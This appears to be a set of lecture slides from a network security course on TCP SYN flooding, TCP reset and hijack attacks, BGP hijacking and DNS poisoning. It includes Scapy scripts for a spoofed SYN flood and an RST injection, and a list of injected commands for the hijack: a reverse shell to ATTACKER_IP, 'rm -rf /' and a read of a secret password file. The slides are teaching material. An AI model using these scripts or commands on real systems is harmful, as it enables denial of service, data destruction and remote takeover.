
```
ip = IP(dst="10.9.0.7")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp
```

```
while True:
    1 pkt[IP].src = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)
    pkt[TCP].seq = getrandbits(32)
    send(pkt, verbose = 0)
```

- 1 Repeatedly send a TCP packet to 10.9.0.7, with a random source IP address

# TCP Reset

- **Goal:** Break an established TCP connection by sending a spoofed RESET (RST) packet




Packet



# TCP Reset Attack

In order to do our attack, we first need to find an ongoing TCP communication between two users!

To detect an already-existing TCP connection, we will use Wireshark!



SEQ # = 4440

If the server gets a SEQ# of something below 4440, it will ignore it


In our spoofed packet, we need to make sure we select a sequence number that matches the sequence number the server is expecting!

We also need to select the same ports!

(@@@ are placeholders)

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="@@@", dst="@@@")
tcp = TCP(sport=@@@, dport=@@@, flags="R", seq=@@@)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```




# TCP Hijack Attack

Hijack a current TCP connection and get a TCP server (a telnet connection) to execute commands of our choice

Possible commands we might want to execute:

- `cat secret_password.txt`
- `rm -rf /`
- ```
$ /bin/bash -i > /dev/tcp/ATTACKER_IP/ATTACKER_PORT 0<&1 2>&1
```




# BGP Hijack

BGP is the routing protocol used to connect autonomous systems

Routers send BGP messages to advertise which network prefixes they have access to

If we can trick a BGP router into accepting our bogus routing advertisements, we can **redirect traffic**



# DNS Poisoning

Attack is going to inject false DNS entries for legitimate services (montana.edu) and link a malicious IP address for a fake website

If a DNS server is waiting for a DNS query response, we could (very quickly) send a spoofed DNS resolution packet that looks like its coming from a legitimate source

How normal DNS works

